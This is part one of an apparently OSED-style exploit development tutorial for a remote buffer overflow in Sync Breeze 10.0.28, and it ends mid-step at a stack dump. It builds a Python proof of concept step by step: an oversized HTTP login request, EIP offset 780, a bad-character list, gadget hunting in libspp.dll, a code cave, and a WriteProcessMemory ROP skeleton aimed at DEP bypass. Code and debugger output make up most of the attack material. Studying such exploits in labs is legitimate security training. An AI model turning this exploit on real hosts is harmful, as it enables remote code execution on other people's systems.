SyncBreeze DEP Bypass with WPM - Part 1

In this two-part tutorial, I will walk you through the development of a complete exploit for a remote buffer overflow vulnerability in Sync Breeze 10.0.28. The exploit leverages Return Oriented Programming (ROP) and abuses the WriteProcessMemory (WPM) API to bypass Microsoft’s security feature known as Data Execution Prevention (DEP).
DEP Theory
Data Execution Prevention (DEP) is a security feature designed to prevent traditional stack-based buffer overflow attacks. In such attacks, the attacker typically places shellcode in a buffer that overflows onto the stack, and then redirects execution using an instruction like JMP ESP (opcode FFE4) to run the shellcode from the stack.
DEP combats this by marking certain memory regions (like the stack and heap) as non-executable (NX). This prevents the CPU from executing any code in those areas, effectively mitigating the injection and execution of arbitrary code in a program's data segment. This strategy can prevent malware from injecting code into another program's data space and then executing the malicious code.
DEP Bypass
To bypass DEP, exploit developers use ROP chains, which are sequences of small instruction sets (called ROP gadgets) already present in the application or its loaded modules. These gadgets end in a RET instruction and are chained together to perform arbitrary computation without injecting new executable code.
While building a fully functional ROP-based payload (100% ROP shellcode) is possible, this approach can be complex and tedious. A more manageable technique involves crafting a ROP chain as a staging mechanism to enable the execution of a traditional shellcode payload generated using msfvenom.
Popular Techniques
There are two widely used techniques to implement DEP bypass via ROP:
- Calling VirtualProtect: Modify the memory protections of the shellcode’s location to PAGE_EXECUTE_READWRITE, allowing execution of injected code.
- Abusing WriteProcessMemory (WPM): Hot-patch a writable code section of a running process, inject shellcode, and redirect execution flow into it.
In this tutorial, I'll demonstrate the second technique to bypass DEP and execute arbitrary shellcode within the vulnerable application.
SyncBreeze Lab Setup
To begin, download the vulnerable version of Sync Breeze from Exploit-DB and install it on a Windows 10 (32-bit) virtual machine. This environment will be our target system for exploit development and DEP bypass testing.
Step 1: Install Sync Breeze
After downloading the installer, proceed with the installation by following the setup wizard.

Make sure to note the service control port and web access port displayed during the setup, as these will be important later during interaction with the application.

Complete the installation by clicking the Finish button.

Step 2: Enable the Web Server
After installation, launch the Sync Breeze application and enable the built-in web server by navigating to: Options → Server → Enable Web Server on Port

This step ensures the application is listening on the network and can be targeted for remote exploitation.
Step 3: Attach WinDbg to the Process
Launch WinDbg as Administrator and attach it to the Sync Breeze process: File → Attach to Process → Select syncbrs.exe

To verify whether Data Execution Prevention (DEP) is enabled for the Sync Breeze binary, let's use the Narly WinDbg extension (.load narly) and run the !nmod command to dump enabled mitigations.

As shown in the above image, DEP is not enabled for the Sync Breeze app.
Step 4: Enable DEP via Exploit Protection
To enable DEP for syncbrs.exe using Windows Defender Exploit Guard (WDEG):
Open the Windows Security Center.

Open App & browser control, scroll to Exploit protection settings. To apply the mitigation to Sync Breeze, choose the Program settings tab, click Add program, and select Choose exact file path
In the file dialog window, navigate to C:\Program Files\Sync Breeze Enterprise\bin and select syncbrs.exe.

In the settings menu, enable Data Execution Prevention by ticking the Override system settings box. This will apply DEP mitigation to syncbrs.exe specifically, making the environment suitable for developing and testing our ROP-based DEP bypass exploit.
Step 5: Restarting the Sync Breeze Service
To apply the newly configured DEP settings, you’ll need to restart the Sync Breeze Enterprise service:
- Press Win + R to open the Run dialog box.
- Type services.msc and press Enter.
- In the Services window, scroll down and locate Sync Breeze Enterprise.
- Right-click the service and select Restart.
This ensures that the application is running with the updated DEP mitigation settings in place.
Step 6: Verifying DEP Enforcement
To confirm that DEP is now active and functioning as expected, we can perform a simple test by:
- Writing a small dummy shellcode (e.g., a NOP sled followed by a breakpoint or simple instruction) directly to the stack.
- Manually setting the EIP register to point to the shellcode location using WinDbg.

As shown, we encountered an Access Violation, confirming that DEP is now successfully enforced for the Sync Breeze application. With DEP in place, we can proceed to develop our PoC exploit and begin crafting our ROP chain to bypass this mitigation.
DEP Bypass Exploit Development
Step 1 - Triggering the Buffer Overflow
Now that DEP is enabled, we can begin modifying the existing exploit from Exploit-DB to create our initial PoC. First, attach the debugger to the target syncbrs.exe process, then execute the PoC from the Kali machine.
#!/usr/bin/python
import socket
import sys

try:
  server = sys.argv[1]
  port = 80
  size = 800
  inputBuffer = b"A" * size
  content = b"username=" + inputBuffer + b"&password=A"

  buffer = b"POST /login HTTP/1.1\r\n"
  buffer += b"Host: " + server.encode() + b"\r\n"
  buffer += b"User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101 Firefox/52.0\r\n"
  buffer += b"Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
  buffer += b"Accept-Language: en-US,en;q=0.5\r\n"
  buffer += b"Referer: http://192.168.100.127/login\r\n"
  buffer += b"Connection: close\r\n"
  buffer += b"Content-Type: application/x-www-form-urlencoded\r\n"
  buffer += b"Content-Length: "+ str(len(content)).encode() + b"\r\n"
  buffer += b"\r\n"
  buffer += content

  print("Sending evil buffer...")
  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  s.connect((server, port))
  s.send(buffer)
  s.close()

  print("Done!")

except socket.error:
  print("Could not connect!")
kali@kali:~$ python stack_overflow_0x01.py 192.168.120.10
Sending evil buffer...
Done!
As expected, the application crashes with an Access Violation, and we observe that the EIP register is overwritten with 0x41414141, confirming our control over EIP.

During the initial crash, the ESP register points to 0x007a744c.
0:001> r
eax=00000001 ebx=00000000 ecx=005211d4 edx=00000358 esi=00516326 edi=00e060f0
eip=41414141 esp=007a744c ebp=00510f08 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
41414141 ??              ???
After resetting the application and triggering the crash again, ESP now points to 0x01bb744c. These offsets will be helpful later for determining our payload’s position in memory.
0:013> r
eax=00000001 ebx=00000000 ecx=0057e884 edx=00000358 esi=0056e156 edi=00e960f0
eip=41414141 esp=01bb744c ebp=0056e830 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
41414141 ??              ???
Step 2 - Locating the Offset
To reliably control the application’s execution flow, we need precise control over the EIP register. We’ll use the pattern_create.rb utility from the Metasploit Framework to generate a unique, non-repeating pattern. This will help us identify the exact offset needed to overwrite EIP and position our ROP chain correctly.
msf-pattern_create -l 800
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7A...<SNIP>...9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2ABa2Ba3Ba4Ba5Ba
Step 3 - Overwriting EIP
Next, let’s update the PoC by replacing the existing buffer with the output from msf-pattern_create. This pattern will allow us to determine the offset needed to overwrite the EIP register precisely.
#!/usr/bin/python
import socket
import sys

try:
  server = sys.argv[1]
  port = 80
  size = 800
  inputBuffer = b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7A...<SNIP>...9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2ABa2Ba3Ba4Ba5Ba"
  content = b"username=" + inputBuffer + b"&password=A"

  <SNIP>

  print("Sending evil buffer...")
  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  s.connect((server, port))
  s.send(buffer)
  s.close()

  print("Done!")

except socket.error:
  print("Could not connect!")
After running the exploit, notice that the EIP now contains a new string.
(1738.19ac): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00000000 ecx=0053e694 edx=00000358 esi=0052ea16 edi=00e460f0
eip=42306142 esp=01b6744c ebp=00534900 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
42306142 ??              ???
Step 4 - Pattern Offset
EIP contains the value 0x42306142, so we use msf-pattern_offset to determine the exact offset:
msf-pattern_offset -l 800 -q 42306142
[*] Exact match at offset 780
Checking ESP at the time of access violation
(2204.25d4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00000000 ecx=004cef94 edx=00000358 esi=004c5936 edi=00e460f0
eip=42306142 esp=01b6744c ebp=004be3d8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
42306142 ??              ???
0:012> dds esp L1
01b6744c  33614232
Using msf-pattern_offset again, we observe that ESP points to an address 788 bytes after the start of our buffer, which is directly following the EIP overwrite.
└─$ msf-pattern_offset -l 800 -q 33614232
[*] Exact match at offset 788
This confirms that we have 4 bytes (0x04) of padding space between EIP and the location where ESP is pointing. This alignment is crucial for correctly placing our ROP chain or stack pivot in the following exploit stages.
Step 5 - Controlling the EIP Rewrite
The msf-pattern_offset script confirms 0x42306142 is located at offset 780 of our 800-byte pattern. Let's update our PoC to send 780 A's, followed by 4 B's, offset, and then 16 C's to verify if the 4 B's will land precisely in the EIP register.
#!/usr/bin/python
import socket
import sys

try:
  server = sys.argv[1]
  port = 80
  size = 800
  filler = b"A" * 780
  eip = b"B" * 4
  offset = b"C" * 4
  buff = b"D" * 16
  inputBuffer = filler + eip + buff
  content = b"username=" + inputBuffer + b"&password=A"

  <SNIP>

  print("Sending evil buffer...")
  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  s.connect((server, port))
  s.send(buffer)
  s.close()

  print("Done!")

except socket.error:
  print("Could not connect!")
As expected, the EIP now holds the value 0x42424242.
(b90.b7c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00000000 ecx=0064e7a4 edx=00000358 esi=0063e8be edi=00e060f0
eip=42424242 esp=0192744c ebp=00644858 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
42424242 ??              ???
The stack contains the remaining buffer. We now have complete control of the EIP register and can redirect the execution flow within Sync Breeze.
0:010> r
eax=00000001 ebx=00000000 ecx=0064e7a4 edx=00000358 esi=0063e8be edi=00e060f0
eip=42424242 esp=0192744c ebp=00644858 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
42424242 ??              ???
0:010> dds esp-8 L5
01927444  42424242
01927448  43434343
0192744c  44444444
01927450  44444444
01927454  44444444
Increasing the buffer length
Since a standard reverse shell payload typically requires approximately 400 bytes, we’ll increase the total buffer size to 1500 bytes. This adjustment ensures we have sufficient space for the shellcode and any additional ROP chain or padding. Let’s update our PoC accordingly to accommodate the full payload without risking truncation or memory overwrite issues.
#!/usr/bin/python
import socket
import sys

try:
  server = sys.argv[1]
  port = 80
  size = 1500
  filler = b"A" * 780
  eip = b"B" * 4
  offset = b"C" * 4
  payload = b"D" * (size - len(filler) - len(eip))
  inputBuffer = filler + eip + offset + payload
  content = b"username=" + inputBuffer + b"&password=A"

  <SNIP>

  print("Sending evil buffer...")
  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  s.connect((server, port))
  s.send(buffer)
  s.close()

  print("Done!")

except socket.error:
  print("Could not connect!")
Executing the script, the first 0x4 bytes of our payload are at 0x0194744c.
0:010> dds esp-8 L8
01947444  42424242
01947448  43434343
0194744c  44444444
01947450  44444444
01947454  44444444
01947458  44444444
0194745c  44444444
01947460  44444444
Since we’ve increased the total payload size to 1500 bytes, with 780 bytes allocated for the offset (buffer) to EIP, let’s now inspect the end of the buffer to determine the last valid byte written before memory termination. This helps ensure that our entire payload fits in the allocated buffer and that no part of it is being truncated or corrupted.
0:010> ? 0n700
Evaluate expression: 700 = 000002bc
0:010> dds esp+2bc L8
01947708  44444444
0194770c  44444444
01947710  44444444
01947714  00000000
01947718  00000000
0194771c  00000000
By analyzing the buffer layout, we can compute the total available space for our payload. As shown in the figure, we have around 708 bytes available after the EIP overwrite, which is more than enough to accommodate a standard reverse shell payload.
0:010> ? 01947710 - 0194744c
Evaluate expression: 708 = 000002c4
Step 6 - Checking for Bad Characters
To identify problematic bytes, we’ll inject a full byte range (\x01 through \xFF) into the buffer and observe where the input gets mangled.
#!/usr/bin/python
import socket
import sys

try:
  server = sys.argv[1]
  port = 80
  size = 800
  filler = b"A" * 780
  eip = b"B" * 4
  offset = b"C" * 4  # For ESP alignment
  badchars = (
    b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
    b"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
    b"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
    b"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
    b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
    b"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
    b"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
    b"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
    b"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
    b"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
    b"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
    b"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
    b"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
    b"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
    b"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
    b"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
  inputBuffer = filler + eip + offset + badchars
  content = b"username=" + inputBuffer + b"&password=A"

  <SNIP>

  print("Sending evil buffer...")
  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  s.connect((server, port))
  s.send(buffer)
  s.close()

  print("Done!")

except socket.error:
  print("Could not connect!")

The screenshot below shows that the hex values \x01 through \x09 are intact. However, at \x0A, the buffer starts to break—indicating this is our first bad character.

Let's remove the \0x0A character and resend our PoC. This time, the resulting buffer terminates at hex \0x0C, indicating that \0x0D is another bad character.
We repeated this process iteratively until we had verified all characters.

The confirmed bad characters are:
badchars = [0x00, 0x0A, 0x0D, 0x25, 0x26, 0x2B, 0x3D]
These will be excluded from our final payload to ensure reliable shellcode execution.
Step 7 - Locating ROP Gadgets
Now that we have complete control over the EIP, a reliable offset to ESP, and have identified all bad characters, we can begin constructing our DEP bypass using ROP gadgets. To speed up the gadget discovery process, we’ll utilize ROPgadget++.
Let's dump the base and end address of the SyncBreeze server:
0:010> lm m syncbrs
Browse full module list
start    end        module name
00400000 00462000   syncbrs    (deferred)
As shown, the base address of the main executable (syncbrs.exe) starts with a null byte in the most significant byte, which makes it unsuitable for ROP chains, as null bytes will break our payload.
We need to find a module loaded in memory that:
- Is not compiled with ASLR (to keep addresses predictable)
- Is not compiled with SafeSEH
- Does not contain null bytes (\x00) in its base address
Using !nmod from the Narly WinDbg extension, we inspect the memory layout of the running process.

In the output, libspp.dll module is:
• Loaded without ASLR
• Not protected by SafeSEH
• Has a clean base address without null bytes
Let's extract a copy of libspp.dll from the target machine and place it in our working directory. Next, we use rp++ to extract and list all usable ROP gadgets.
rp-win-x86.exe -f "C:\OSED\libspp.dll" -r 4 --unique > rop_syncbreeze.txt
Step 8 - Preparing the Battlefield
What is WPM?
WPM is a Windows API function from kernel32.dll that copies a block of memory into the address space of a process.
To perform the DEP bypass, we are going to invoke WPM by placing a skeleton of the function call on the stack through the discovered buffer overflow, then we modify its address and parameters on the fly through ROP chaining, and then return into it. The skeleton should contain the WPM address followed by the return address, pointing to our shellcode, and the arguments for the function call as shown in the function prototype below.
BOOL WriteProcessMemory(
  [in]  HANDLE  hProcess,
  [in]  LPVOID  lpBaseAddress,
  [in]  LPCVOID lpBuffer,
  [in]  SIZE_T  nSize,
  [out] SIZE_T  *lpNumberOfBytesWritten
);
Summarizing the prototype
- The first argument, hProcess, is a handle to the process we want to interact with
- The second argument, lpBaseAddress, is the absolute memory address inside the code section where we want our shellcode to be copied
- The third argument is the shellcode's stack address.
- The fourth argument will be the shellcode size
- The last argument needs to be a pointer to a writable DWORD where WriteProcessMemory will store the number of bytes that were copied
What is a Code Cave?
A code cave is an empty or unused region of memory inside the code section of the target process that we can safely use to store and execute shellcode.
Searching for code cave
We can find the offset to the PE header by dumping the DWORD at offset 0x3C from the MZ header. Next, we'll add 0x2C to the offset to find the offset to the code section.
0:010> dd libspp +3c L1
1000003c  000000f8
0:010> dd libspp +f8 +2c L1
10000124  00001000
0:010> ? libspp + 1000
Evaluate expression: 268439552 = 10001000

Let's use the !address command to collect information about the code section.
0:010> !address 10001000

Usage:                  Image
Base Address:           10001000
End Address:            10168000
Region Size:            00167000 (   1.402 MB)
State:                  00001000          MEM_COMMIT
Protect:                00000020          PAGE_EXECUTE_READ
Type:                   01000000          MEM_IMAGE
Allocation Base:        10000000
Allocation Protect:     00000080          PAGE_EXECUTE_WRITECOPY
To check if a code cave is indeed present, let's subtract the arbitrary value 0x220 (544 bytes), which should be large enough for our shellcode, from the end address:
0:010> dd 10168000 - 220
10167de0  00000000 00000000 00000000 00000000
10167df0  00000000 00000000 00000000 00000000
10167e00  00000000 00000000 00000000 00000000
10167e10  00000000 00000000 00000000 00000000
10167e20  00000000 00000000 00000000 00000000
10167e30  00000000 00000000 00000000 00000000
10167e40  00000000 00000000 00000000 00000000
10167e50  00000000 00000000 00000000 00000000
We found a candidate code cave at 0x10167de0. The memory protection is PAGE_EXECUTE_READ, as expected.
Searching for unused DWORD in Data Section
The last argument needs to be a pointer to a writable DWORD where WriteProcessMemory will store the number of bytes that were copied. We could use a stack address for this pointer, but it's easier to use an address inside the data section of libspp.dll, as we do not have to gather it at runtime.
Let's use "!dh" to find the data section's start address.
!dh -a libspp

The offset to the data section is 0x1D5000, and its size is 0x37040. We need to check the contents of the address to ensure they are not being used and to verify memory protections.
Dumping the contents of the address 4 bytes past the size value.
0:010> dd libspp +1D5000+37040+4
1020c044  00000000 00000000 00000000 00000000
1020c054  00000000 00000000 00000000 00000000
1020c064  00000000 00000000 00000000 00000000
1020c074  00000000 00000000 00000000 00000000
1020c084  00000000 00000000 00000000 00000000
1020c094  00000000 00000000 00000000 00000000
1020c0a4  00000000 00000000 00000000 00000000
1020c0b4  00000000 00000000 00000000 00000000
We found a writable, unused DWORD in the data section at 0x1020c044, which is exactly what we need. Upon checking its protection, it is set to PAGE_READWRITE.
0:010> !vprot 1020c044
BaseAddress:       1020c000
AllocationBase:    10000000
AllocationProtect: 00000080  PAGE_EXECUTE_WRITECOPY
RegionSize:        00001000
State:             00001000  MEM_COMMIT
Protect:           00000004  PAGE_READWRITE
Type:              01000000  MEM_IMAGE
0:010> ? 1020c044 - libspp
Evaluate expression: 2146372 = 0020c044
The unused DWORD is located at offset 0x20c044 from the base address.
WPM Skeleton
Our goal is to abuse WriteProcessMemory to bypass DEP and gain code execution inside the code section of libspp.dll. Before we create a ROP chain to call WriteProcessMemory, we need to understand what arguments it accepts.
Let's revisit the function prototype of WPM.
BOOL WriteProcessMemory(
  [in]  HANDLE  hProcess,
  [in]  LPVOID  lpBaseAddress,
  [in]  LPCVOID lpBuffer,
  [in]  SIZE_T  nSize,
  [out] SIZE_T  *lpNumberOfBytesWritten
);
Next, let's map the WPM skeleton example within an arbitrary stack address
01947428 -> KERNEL32!WriteProcessMemoryStub
0194742c -> shell (shellcode return address)
01947430 -> hProcess (pseudo Process handle)
01947434 -> lpBaseAddress (Code cave address)
01947438 -> lpBuffer (dummy lpBuffer)
0194743c -> nSize (dummy nSize)
01947440 -> lpNumberOfBytesWritten
01947444 -> EIP overwrite
01947448 -> offset for ESP alignment
0194744c -> ROP gadgets
Note the name WriteProcessMemoryStub in line 1, instead of WriteProcessMemory listed in the function prototype. The official API name is WriteProcessMemory, but its symbol name, inside kernel32.dll, is WriteProcessMemoryStub. Before moving on, you may have noticed an arbitrary shell variable for a parameter called shellcode return address added into the POC in line 2. This is not a part of the official function prototype for WriteProcessMemory() above. This address is there (and right below the WriteProcessMemory() function) because whenever the call to the function occurs, there needs to be a way to execute our shellcode. The address of return will contain the address of the shellcode - so the application will jump straight to our supplied shellcode after WriteProcessMemory() runs. The location of the shellcode will be marked as read, write, and execute.
What is Import Address Table (IAT)
The IAT is a table inside a Portable Executable (PE: exe or dll) that stores pointers to imported functions. When a program is loaded, Windows fills in the IAT with the actual memory addresses of the APIs it imports (e.g., kernel32!WriteProcessMemory, ntdll!VirtualProtect), enabling the executable to call these functions at runtime without prior knowledge of their locations.
WPM is part of KERNEL32, and KERNEL32 is a system DLL, so it has ASLR enabled, which means the real address of WPM will change each time the system or the software is rebooted. The IAT addresses that point to functions are static, meaning the IAT Address of WPM that points to the real WPM is static and won't change.
Obtaining WPM Address
Let's use winDbg to resolve the address of WPM using IAT.
!dh libspp

Dumping the IAT table from the offset (0x168000).
0:010> dds libspp+168000

10168034  768a2110 KERNEL32!QueryDosDeviceA
10168038  76854a70 KERNEL32!HeapFreeStub
1016803c  76863870 KERNEL32!GetProcessHeapStub
10168040  768636e0 KERNEL32!GetLastErrorStub
10168044  76869440 KERNEL32!DisableThreadLibraryCallsStub
10168048  7686d030 KERNEL32!GetFullPathNameW
1016804c  76863840 KERNEL32!MultiByteToWideCharStub
10168050  7686ce80 KERNEL32!FindFirstFileW
10168054  7686ced0 KERNEL32!FindNextFileW
10168058  7686ce00 KERNEL32!FindClose
1016805c  7686cb80 KERNEL32!CreateEventA
10168060  7686cd90 KERNEL32!CreateFileA
10168064  76880100 KERNEL32!ReadDirectoryChangesWStub
10168068  7686cd20 KERNEL32!WaitForSingleObject
1016806c  76864c00 KERNEL32!GetOverlappedResultStub
10168070  768656f0 KERNEL32!GetLogicalDrives
10168074  7686cf50 KERNEL32!GetDriveTypeA
10168078  774c03d0 ntdll!RtlAllocateHeap
1016807c  7686d0b0 KERNEL32!GetVolumeInformationW
As shown, no entry for the KERNEL32!WriteProcessMemoryStub in the IAT table. Since WPM is not available, let's use the address of CreateFileA in line 14 and subtract WPM to get the offset.
0:010> ? KERNEL32!CreateFileA - KERNEL32!WriteProcessMemoryStub
Evaluate expression: -81680 = fffec0f0
This means that if we add the offset value of 0xfffec0f0 to CreateFileA, it will resolve to the address of WPM.
Let's manually verify it.
0:010> u KERNEL32!CreateFileA
KERNEL32!CreateFileA:
7686cd90 ff25b8848c76    jmp     dword ptr [KERNEL32!_imp__CreateFileA (768c84b8)]
As shown, the start address of CreateFileA is 0x7686cd90. Next, let's add the offset in decimal (0n81680) to the CreateFileA to locate the runtime address of WPM.

Unassembling the resulting address (0x76880ca0) reveals the entry point of the WPM function.
The address of WriteProcessMemory will change on reboot, but the address of the IAT entry that contains it does not change. This means that if we can use the IAT entry along with a memory dereference to fetch the address of WriteProcessMemory at runtime, it will be a better approach. Unfortunately, for our selected libspp.dll, WPM is not available.
Step 9 - Bypassing DEP with WPM
Updated WPM Skeleton
Now that we know what arguments to supply to WriteProcessMemory, let's implement a call to this API using ROP.
# badchars=[0x00, 0x0a, 0x0d, 0x25, 0x26, 0x2b, and 0x3d]
wpm = b"\x45\x45\x45\x45"         # WriteProcessMemory Address
wpm += b"\xe0\x7d\x16\x10"        # Shellcode return address (code cave => 0x10167de0)
wpm += b"\xff\xff\xff\xff"        # pseudo Process handle (-1)
wpm += b"\xe0\x7d\x16\x10"        # Code cave address (0x10167de0)
wpm += b"\x46\x46\x46\x46"        # dummy lpBuffer
wpm += b"\x47\x47\x47\x47"        # dummy nSize
wpm += b"\x44\xc0\x20\x10"        # lpNumberOfBytesWritten (0x1020c044)
From the skeleton above, we only need to update three values with ROP dynamically. We'll update the address of the WPM (line 2), the lpBuffer (line 6), or shellcode on the stack because it changes each time we execute the exploit, as well as the size (line 7) of the shellcode, while avoiding any bad characters and null bytes.
Revisiting the offset for EIP and ESP. This shows us that the offset is 0x4. This means that ESP points right after the return address, and we do not need additional padding space between the return address and our payload.
Let’s update our PoC by inserting the WPM placeholder values (line 10 to 16) immediately after the buffer offset leading to EIP. These values will be positioned on the stack just before the return address (EIP) and the subsequent ROP chain.
#!/usr/bin/python
import socket
import sys

try:
  server = sys.argv[1]
  port = 80
  size = 1500

  wpm = b"\x45\x45\x45\x45"         # WriteProcessMemory Address
  wpm += b"\xe0\x7d\x16\x10"        # Shellcode return address (0x10167de0)
  wpm += b"\xff\xff\xff\xff"        # pseudo Process handle (-1)
  wpm += b"\xe0\x7d\x16\x10"        # Code cave address (0x10167de0)
  wpm += b"\x46\x46\x46\x46"        # dummy lpBuffer
  wpm += b"\x47\x47\x47\x47"        # dummy nSize
  wpm += b"\x44\xc0\x20\x10"        # lpNumberOfBytesWritten (0x1020c044)

  filler = b"A" * (780 - len(wpm))  # Offset to EIP
  eip = b"B" * 4                    # EIP overwrite
  offset = b"C" * 4                 # Padding for ESP alignment
  rop = b"D" * (size - len(filler) - len(wpm) - len(eip) - len(offset))
  inputBuffer = filler + wpm + eip + offset + rop
  content = b"username=" + inputBuffer + b"&password=A"

  <SNIP>

  print("Sending evil buffer...")
  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  s.connect((server, port))
  s.send(buffer)
  s.close()

  print("Done!")

except socket.error:
  print("Could not connect!")
Once the updated exploit is executed, the crafted packet triggers the buffer overflow and places the skeleton structure for WriteProcessMemory directly before the 0x42424242 DWORD, which overwrites the EIP. This precise placement can be confirmed by examining the stack layout after the crash below.
0:012> dd esp-24
